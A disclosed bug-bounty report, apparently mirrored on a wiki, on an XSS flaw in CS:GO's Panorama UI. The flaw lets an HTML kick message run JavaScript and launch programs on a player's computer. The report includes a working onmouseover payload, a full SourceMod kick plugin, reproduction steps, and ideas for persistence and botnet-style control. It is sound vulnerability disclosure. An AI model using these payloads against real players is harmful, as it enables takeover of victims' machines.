Panorama UI XSS leads to Remote Code Execution via Kick/Disconnect Message
The CS:GO Panorama UI rendered kick and disconnect messages as raw HTML because a generic popup layout had HTML parsing enabled. An attacker could send a crafted kick message that executed JavaScript when the victim hovered over it, leading to remote code execution on the victim's computer.
 Originally disclosed on HackerOne
- Fixed in 2 months
- Paid in 2 months
- Disclosed after 3 months
Overview
Counter-Strike: Global Offensive's UI is built of a framework called Panorama which is heavily influenced by modern HTML/CSS with JS capabilities. Because of these properties, the UI becomes easily vulnerable to different types of code injection, most notably XSS.
Previously, it was discovered that a certain message-type sent through the lobby chat allowed anyone to send raw HTML strings that would then be parsed by the Panorama framework as valid HTML. The reason this XSS was possible was because of a certain Panorama tag that was left enabled.
In order to see how these Panorama files are constructed, you must extract them from the CS:GO files. By unzipping the file under steamapps\common\Counter-Strike Global Offensive\csgo\panorama\code.pbin, a plethora of UI files are revealed. In these files we can see how this lobby XSS was possible by looking in the file named panorama\layout\chat.xml on line 18 we can see
<Label html="true" text="<span class='chat-entry__name'>{s:player_name}</span> {s:msg}" acceptsinput="true" />
By having html="true" in a Panorama tag, any input is parsed as raw HTML. This is what lead to the discovery of this exploit. We grepped through all the Panorama layout files looking for any that contained html="true" and within a few seconds we found a particular file with the name panorama\layout\popups\popup_generic.xml. We knew that the disconnect message was utilizing this exact file which is when we started to test.
Our first payload was testing if an image could load via a custom disconnect message. So we tried a simple payload disconnect "{{media:2}}", and after running it twice (for caching purposes), the cat appeared to our surprise.

Now that we knew disconnect popups were exploitable, we tried to see if this could be done remotely through the kick function. We tested first on local servers with the kickid command but had no luck. We then setup a dedicated server with SourceMod and attemped to kick with sm_kick. This worked at first but it had a character limit which did not allow much room for meaningful payloads. After reading through SourceMod documentation, we found a function called KickClient() which did not have a character limit. After testing with some common payloads, we concluded that <a onmouseover='javascript:CODE'></a> is the best method with the least amount of user interaction to trigger code execution since the Panorama HTML parser is very limited in the amount of working tags and event listeners which is highlighted here.
Steps to reproduce
- Setup a dedicated CS:GO server
- Install SourceMod and Metamod
- Download the attached SourceMod plugin and place it under
\addons\sourcemod\plugins\: F518946 - Start up CS:GO and connect to the server
- Run this string in your client's console:
sm_testkick <a onmouseover="javascript:SteamOverlayAPI.OpenExternalBrowserURL('file://C:/Windows/System32/calc.exe')">The remote host stopped receiving communications and closed the connection</a>
- Mouse over the text
The remote host stopped receiving communications and closed the connection.
PoC
Triggered with the command:
sm_testkick <a onmouseover="javascript:SteamOverlayAPI.OpenExternalBrowserURL('file://C:/Windows/System32/calc.exe')">The remote host stopped receiving communications and closed the connection</a>
SourceMod Kick Plugin Source F518946
#include <sourcemod>

#pragma semicolon 1
#pragma newdecls required

public void OnPluginStart()
{
    RegConsoleCmd("sm_testkick", Cmd_Kick);
}

public Action Cmd_Kick(int client, int args)
{
    if (args <= 0) {
        PrintToChat(client, "No arguments provided - Usage: !testkick <Kick Message>");
        return Plugin_Handled;
    }

    char full[5120];
    GetCmdArgString(full, sizeof(full));

    for (int i = 0; i < 5; i++) {
        KickClient(client, full);
    }

    return Plugin_Handled;
}
Impact
An attacker could achieve full system access to the victims computer. A dummy server can be setup with an autokick message containing the payload. The victim would just need to join the attackers server and they would become infected. Moreover, an attacker could trick a server owner into installing a malicious SourceMod plugin that would be able to deliver the malicious payload to anyone on the server.
Similar to #470520, the exploit can be triggered via browser by connecting the victim to an attacker controlled server.
This exploit could also be combined with any Panorama function present here in order to further mess with the game's functionality (such as starting and accepting a new match or displaying a custom popup message). The attacker virtually has full control over all UI features.
Even though the payload is only triggered via the mouseover event, because the way the message appears in the center of the victim's screen and the ability to fill the center of the screen with exploitable text, user interaction is negligible.
It is also possible to persist the Javascript code execution by hoisting a function to the scheduler. Eg. $.Schedule(1, function). Furthermore, it is possible to set up a persistent remote connection to the victim's game instance by utilizing eval() and $.AsyncWebRequest() which would allow the attacker to manage multiple victims in some sort of botnet.
Yours respectfully, Shay @shayhelman and Felix @dukebruno123
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the Panorama layout file for generic popups had HTML parsing enabled, so user-supplied kick messages were rendered as raw HTML instead of being escaped.
Impact
An attacker could achieve full system access to the victim's computer by tricking them into joining a malicious server or installing a malicious plugin, and could also persist code execution or control UI features.
What the attacker needed
Victim joins attacker's server; or server owner installs malicious plugin; victim hovers over kick message
How it was found
- Set up a dedicated CS:GO server with SourceMod and Metamod.
- Install a SourceMod plugin that kicks a client with a custom message.
- Connect to the server with the CS:GO client.
- Run the sm_testkick command with an HTML payload as the kick message.
- Hover over the displayed kick message text to trigger the JavaScript.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
CS:GO's user interface is built with a system called Panorama, which works like a web page. A setting called html="true" told the game to treat text as real HTML code instead of plain text. So when a kick message was shown, any HTML in it, like a link with a mouseover event, would run as code inside the game.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.




